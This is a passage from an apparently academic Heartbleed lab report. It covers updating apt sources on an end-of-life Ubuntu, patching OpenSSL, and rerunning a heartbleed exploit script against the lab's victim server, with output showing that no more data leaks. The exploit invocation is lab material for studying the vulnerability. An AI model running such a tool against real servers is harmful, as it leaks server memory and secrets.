
However, since this OS version is "End of Life," we need to modify the /etc/apt/sources.list file. We accomplish this by:

Create a backup of the sources list file

```
sudo cp /etc/apt/sources.list /etc/apt/sources.list.backup
```

Open the sources file and rename all the instances of "us.archive" to "old-releases"

```
sudo gedit /etc/apt/sources.list
```



Save changes to the file and run:

```
sudo apt-get update
sudo apt-get upgrade
```

Source: https://stackoverflow.com/questions/30316812/ubuntu-apt-get-unable-to-fetch-packages

Task 3.1: Try your attack again after you have updated the OpenSSL library. Please describe your observations.

```
[11/18/2021 15:33] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
################################################################

.F

[11/18/2021 15:33] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
################################################################

.F

[11/18/2021 15:33] seed@ubuntu:~/Downloads/test$
```

We are now unable to leak any data from the Victim Server.